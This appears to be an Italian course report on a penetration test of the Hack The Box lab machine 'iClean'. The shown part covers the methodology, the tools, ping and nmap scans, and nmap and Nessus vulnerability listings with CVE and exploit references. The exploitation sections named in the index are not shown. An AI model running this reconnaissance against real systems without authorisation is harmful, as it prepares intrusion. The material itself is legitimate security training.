


iClean




Attività progettuale
Corso si Penetration Testing
and Hetical Hacking

Antonio Allocca 0522501527

Indice

1. Metodologia e strumenti utilizzati
2. Informazioni preliminari
3. Target Discovery
4. Enumerating Target e Port Scanning
5. Vulnerability Mapping
6. Target Exploitation
7. Priviledge Escalation
8. Maintaining Access
9. Report



Metodologia utilizzata

È stata usata la metodologia generica per il pentesting che si compone delle seguenti fasi:

1. Information Gathering
2. Target Scoping
3. Information Gathering
4. Target Discovery
5. Enumerating Target
6. Vulnerability Mapping
7. Target Exploitation
8. Privilege Escalation
9. Maintaining Access
10. Documentation and Reporting

Strumenti utilizzati

- **Ffuf** (Fuzz Faster U Fool) 2.1.0
- **Ssh** OpenSSH - Versione 9.7
- **Netcat** (GNU Netcat) Versione: 0.7.1
- **Nmap**: 7.95
- **Sqlmap**: 1.7.3
- **Firefox**: 115.0.3
- **Burp Suite**: 2023.2
- www.revshells.com
- **Python/Flask**: Flask 2.3.3
- **Mysql**: 8.0.33
- www.crackstation.net/
- **Qpdf**: 11.4.0
- **wafw00f**
- **OS**: Kali GNU/Linux Rolling x86_64 (**Kernel**: 6.5.0-kali3-amd64)
- **OpenVPN** 2.6.7
- **nmap** -sV -script=vuln 10.10.11.12
- <https://www.urlencoder.io>

Informazioni preliminari

- Per collegarsi è stato necessario scaricare la VPN che si trova sul sito di Hack The Box che ci permette di vedere nella rete loca l'istanza della macchina che vogliamo analizzare con il pentesting.
- Tutti i test effettuati sulla macchina in quanto è una macchina **vulnerabile by design** e tutto è stato eseguito nei limiti d'azione imposte dal corso.
- È fortemente raccomandato essere super user (**root**) del sistema per imporre dei comandi che verranno illustrati in seguito, non eseguibili in altro modo.
- Prima di poter connettersi alla macchina target andiamo ad aggiungere il sito capiclean.htb alla lista degli host:
- *10.10.11.12 capiclean.htb*

Information Gathering

- Per la raccolta delle informazioni è stato necessario recarsi alla pagina della sfida su HTB e venire a conoscenza dei suoi IP e l'architettura Linux.



Target Discovery

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans] $ ping -c 3 10.10.11.12
PING 10.10.11.12 (10.10.11.12) 56(84) bytes of data.
64 bytes from 10.10.11.12: icmp_seq=1 ttl=63 time=50.5 ms
64 bytes from 10.10.11.12: icmp_seq=2 ttl=63 time=50.0 ms
64 bytes from 10.10.11.12: icmp_seq=3 ttl=63 time=51.0 ms
— 10.10.11.12 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 49.963/50.467/50.970/0.411 ms
```

- PING
- Tramite il comando ping andiamo a verificare l'avvenuta connessione alla VPN e andiamo a rilevare se la macchina target è presente all'interno della rete locale

Target Discovery

```
(antonio@kali)-[~/all/pentesting/iclean/scans]
$ sudo nmap -O 10.10.11.12 -oX ./os_finger.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 09:39 CEST
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.94SVN%E=4%D=6/4%OT=22%CT=1%CU=44646%PV=Y%DS=2%DC=I%G=Y%TM=665EC  
OS:4DC%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)S  
OS:EQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST  
OS:11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=F  
OS:E88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M  
OS:53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)  
OS:4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+  
OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y  
OS:%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G  
OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

- **NMAP**
- Con il comando nmap andiamo ad effettuare alcune scansioni al fine di ottenere l'OS Fingerprinting.
- **OS Fingerprinting:** nmap -O 10.10.11.12
- Tutti questi comandi possono essere seguiti dal flag –oX per avere un file in output persistente.
- Anche se eravamo già a conoscenza del fatto che è una macchina Linux tramite la fase di information Gathering.

Enumerating target

- Andiamo ad enumerarci tutti i servizi che espone la macchina target verso la rete:
- **Servizi attivi:** nmap –sC -sV 10.10.11.12

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
$ sudo nmap -sC -sV -p- 10.10.11.12 -oX ./services_finger.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 09:41 CEST
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|   256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_ Werkzeug/2.3.7 Python/3.10.12
| http-title: Capiclean
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.85 seconds
```

Enumerating target

- Possiamo inoltre elencare tutte le vulnerabilità sempre usando nmap tramite lo script "vuln"



Prima parte

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
$ cat nmap_scan
Nmap scan report for 10.10.11.12
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ vulners:
|   cpe:/a:openbsd:openssh:8.9p1:
|     CVE-2012-1577  7.5    https://vulners.com/cve/CVE-2012-1577
|     CVE-2010-4816  5.0    https://vulners.com/cve/CVE-2010-4816
|     CVE-2023-51767 3.5    https://vulners.com/cve/CVE-2023-51767
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http csrf: Couldn't find any CSRF vulnerabilities.
|_http dombased-xss: Couldn't find any DOM based XSS.
|_http stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http server-header: Apache/2.4.52 (Ubuntu)
|_ vulners:
|   cpe:/a:apache:http_server:2.4.52:
|     PACKETSTORM:176334  7.5    https://vulners.com/packetstorm/PACKETSTORM:176334      *EXPLOIT*
|     OSV:BIT-APACHE-2023-25690  7.5    https://vulners.com/osv/OSV:BIT-APACHE-2023-25690
|     OSV:BIT-APACHE-2022-31813  7.5    https://vulners.com/osv/OSV:BIT-APACHE-2022-31813
|     CVE-2023-25690  7.5    https://vulners.com/cve/CVE-2023-25690
|     CVE-2022-31813  7.5    https://vulners.com/cve/CVE-2022-31813
|     CVE-2022-23943  7.5    https://vulners.com/cve/CVE-2022-23943
|     CVE-2022-22720  7.5    https://vulners.com/cve/CVE-2022-22720
|     CNVD-2022-73123 7.5    https://vulners.com/cnvd/CNVD-2022-73123
|     5C1BB960-90C1-5EBF-9BEF-F58BFFD9EED9  7.5    https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-
|     8BFFD9EED9      *EXPLOIT*
|     3F17CA20-788F-5C45-88B3-E12DB2979B7B  7.5    https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-
|     2DB2979B7B      *EXPLOIT*
|       1337DAY-ID-39214  7.5    https://vulners.com/zdt/1337DAY-ID-39214      *EXPLOIT*
|       CVE-2024-24824  6.5    https://vulners.com/cve/CVE-2024-24824
|       OSV:BIT-APACHE-2022-28615  6.4    https://vulners.com/osv/OSV:BIT-APACHE-2022-28615
|       OSV:BIT-2023-31122  6.4    https://vulners.com/osv/OSV:BIT-2023-31122
|       CVE-2022-28615  6.4    https://vulners.com/cve/CVE-2022-28615
|       CVE-2017-12171  6.4    https://vulners.com/cve/CVE-2017-12171
|       CVE-2022-22721  5.8    https://vulners.com/cve/CVE-2022-22721
|       CVE-2024-2406  5.5    https://vulners.com/cve/CVE-2024-2406
|       OSV:BIT-APACHE-2022-36760  5.1    https://vulners.com/osv/OSV:BIT-APACHE-2022-36760
|       CVE-2022-36760  5.1    https://vulners.com/cve/CVE-2022-36760
|       OSV:BIT-APACHE-2023-45802  5.0    https://vulners.com/osv/OSV:BIT-APACHE-2023-45802
|       OSV:BIT-APACHE-2023-43622  5.0    https://vulners.com/osv/OSV:BIT-APACHE-2023-43622
|       OSV:BIT-APACHE-2023-31122  5.0    https://vulners.com/osv/OSV:BIT-APACHE-2023-31122
|       OSV:BIT-APACHE-2023-27522  5.0    https://vulners.com/osv/OSV:BIT-APACHE-2023-27522
|       OSV:BIT-APACHE-2022-37436  5.0    https://vulners.com/osv/OSV:BIT-APACHE-2022-37436
|       OSV:BIT-APACHE-2022-30556  5.0    https://vulners.com/osv/OSV:BIT-APACHE-2022-30556
```


Seconda parte

```
| kali Tools OSV:BIT-APACHE-2022-30522 5.0 https://vulners.com/osv/OSV:BIT-APACHE-2022-30522
| kali Tools OSV:BIT-APACHE-2022-29404 5.0 https://vulners.com/osv/OSV:BIT-APACHE-2022-29404
| kali Tools OSV:BIT-APACHE-2022-28614 5.0 https://vulners.com/osv/OSV:BIT-APACHE-2022-28614
| kali Tools OSV:BIT-APACHE-2022-28330 5.0 https://vulners.com/osv/OSV:BIT-APACHE-2022-28330
| kali Tools OSV:BIT-APACHE-2022-26377 5.0 https://vulners.com/osv/OSV:BIT-APACHE-2022-26377
| kali Tools OSV:BIT-2023-45802 5.0 https://vulners.com/osv/OSV:BIT-2023-45802
| kali Tools OSV:BIT-2023-43622 5.0 https://vulners.com/osv/OSV:BIT-2023-43622
| kali Tools F7F6E599-CEF4-5E03-8E10-FE18C4101E38 5.0 https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-
| kali Tools 18C4101E38 *EXPLOIT*
| kali Tools E5C174E5-D6E8-56E0-8403-D287DE52EB3F 5.0 https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-
| kali Tools 87DE52EB3F *EXPLOIT*
| kali Tools DB6E1BBD-08B1-574D-A351-7D6BB9898A4A 5.0 https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-
| kali Tools 6BB9898A4A *EXPLOIT*
| kali Tools CVE-2023-31122 5.0 https://vulners.com/cve/CVE-2023-31122
| kali Tools CVE-2023-27522 5.0 https://vulners.com/cve/CVE-2023-27522
| kali Tools CVE-2022-37436 5.0 https://vulners.com/cve/CVE-2022-37436
| kali Tools CVE-2022-30556 5.0 https://vulners.com/cve/CVE-2022-30556
| kali Tools CVE-2022-29404 5.0 https://vulners.com/cve/CVE-2022-29404
| kali Tools CVE-2022-28614 5.0 https://vulners.com/cve/CVE-2022-28614
| kali Tools CVE-2022-26377 5.0 https://vulners.com/cve/CVE-2022-26377
| kali Tools CVE-2022-22719 5.0 https://vulners.com/cve/CVE-2022-22719
| kali Tools CVE-2006-20001 5.0 https://vulners.com/cve/CVE-2006-20001
| kali Tools CNVD-2023-93320 5.0 https://vulners.com/cnvd/CNVD-2023-93320
| kali Tools CNVD-2023-80558 5.0 https://vulners.com/cnvd/CNVD-2023-80558
| kali Tools CNVD-2022-73122 5.0 https://vulners.com/cnvd/CNVD-2022-73122
| kali Tools CNVD-2022-53584 5.0 https://vulners.com/cnvd/CNVD-2022-53584
| kali Tools CNVD-2022-53582 5.0 https://vulners.com/cnvd/CNVD-2022-53582
| kali Tools B0208442-6E17-5772-B12D-BE30FA5540 5.0 https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-
| kali Tools BE30FA5540 *EXPLOIT*
| kali Tools A820A056-9F91-5059-B0BC-8D92C7A31A52 5.0 https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-
| kali Tools 92C7A31A52 *EXPLOIT*
| kali Tools A0F268C8-7319-5637-82F7-8DAF72D14629 5.0 https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-
| kali Tools AF72D14629 *EXPLOIT*
| kali Tools 9814661A-35A4-5DB7-BB25-A1040F365C81 5.0 https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-
| kali Tools 040F365C81 *EXPLOIT*
| kali Tools 5A864BCC-B490-5532-83AB-2E4109BB3C31 5.0 https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-
| kali Tools 4109BB3C31 *EXPLOIT*
| kali Tools CVE-2024-24823 3.6 https://vulners.com/cve/CVE-2024-24823
| kali Tools CVE-2016-8612 3.3 https://vulners.com/cve/CVE-2016-8612
| kali Tools CVE-2023-45802 2.6 https://vulners.com/cve/CVE-2023-45802
| kali Tools OSV:BIT-APACHE-2024-27316 0.0 https://vulners.com/osv/OSV:BIT-APACHE-2024-27316
| kali Tools OSV:BIT-APACHE-2024-24795 0.0 https://vulners.com/osv/OSV:BIT-APACHE-2024-24795
| kali Tools OSV:BIT-APACHE-2023-38709 0.0 https://vulners.com/osv/OSV:BIT-APACHE-2023-38709
| kali Tools B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 0.0 https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-
| kali Tools 9F11D6BF38 *EXPLOIT*
| kali Tools 45D138AD-BEC6-552A-91EA-8816914CA7F4 0.0 https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-
| kali Tools 16914CA7F4 *EXPLOIT*
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


of trained and experienced professionals use the latest equipment and cleaning products to ensure that
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 48.95 seconds
```

Vulnerability mapping

- NESSUS
- Andiamo ora ad effettuare il Vulnerability Mapping sia automatico che manuale. Cominciamo con Nessus.
- Procederemo ad eseguire una scansione dettagliata.



Vulnerability mapping



Vulnerability mapping

iClean / capiclean.htb

[Back to Hosts](#)

Configure Audit Trail Launch Report Export

Vulnerabilities 97

Filter Search Vulnerabilities 97 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count	Actions
Critical	9.8	7.3	Ubuntu 14.04 LTS / 16.04 LTS / 18.04 LTS / 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : less vulnerability (USN-...)	Ubuntu Local Security Checks	1	○ ⚙️
Critical	9.8	6.7	Ubuntu 14.04 LTS / 16.04 LTS / 18.04 LTS / 20.04 LTS / 22.04 LTS / 23.10 : klbc vulnerabilities (USN-6736-1)	Ubuntu Local Security Checks	1	○ ⚙️
Critical	9.8	6.7	Ubuntu 20.04 LTS / 22.04 LTS : Linux kernel vulnerabilities (USN-6725-1)	Ubuntu Local Security Checks	1	○ ⚙️
Critical	9.1	9.2	Ubuntu 20.04 LTS / 22.04 LTS / 23.10 : GNU C Library vulnerability (USN-6737-1)	Ubuntu Local Security Checks	1	○ ⚙️
Critical	9.0	10.0	Ubuntu 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : Git vulnerabilities (USN-6793-1)	Ubuntu Local Security Checks	1	○ ⚙️
High	8.4	7.9	Ubuntu 20.04 LTS / 22.04 LTS / 23.10 : util-linux vulnerability (USN-6719-2)	Ubuntu Local Security Checks	1	○ ⚙️
High	8.4	7.4	Node.js 18.x < 18.20.2 / 20.x < 20.12.2 / 21.x < 21.7.3 Multiple Vulnerabilities (Wednesday, April 10, 2024 Secu...)	Misc.	1	○ ⚙️
High	8.2	5.0	Node.js 18.x < 18.20.1 / 20.x < 20.12.1 / 21.x < 21.7.2 Multiple Vulnerabilities (Wednesday, April 3, 2024 Secu...)	Misc.	1	○ ⚙️
High	8.1	2.4	Ubuntu 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : GLib vulnerability (USN-6768-1)	Ubuntu Local Security Checks	1	○ ⚙️
High	7.9	7.9	Ubuntu 16.04 LTS / 18.04 LTS / 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : Intel Microcode vulnerabilities (US...)	Ubuntu Local Security Checks	1	○ ⚙️
High	7.8	7.4	Ubuntu 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : GStreamer Base Plugins vulnerability (USN-6798-1)	Ubuntu Local Security Checks	1	○ ⚙️
High	7.8	7.4	Ubuntu 20.04 LTS / 22.04 LTS : Linux kernel vulnerabilities (USN-6766-1)	Ubuntu Local Security Checks	1	○ ⚙️
High	7.8	6.7	Ubuntu 14.04 LTS / 16.04 LTS / 18.04 LTS / 20.04 LTS / 22.04 LTS / 23.10 : X.Org X Server vulnerabilities (USN-...)	Ubuntu Local Security Checks	1	○ ⚙️

Host: capiclean.htb

Host Details

IP: 10.10.11.12
DNS: capiclean.htb
MAC: 00:50:56:B9:93:16
OS: Linux Kernel 5.15.0-101-generic on Ubuntu 22.04
Start: Today at 3:15 AM
End: Today at 3:22 AM
Elapsed: 7 minutes
KB: Download


Vulnerabilities



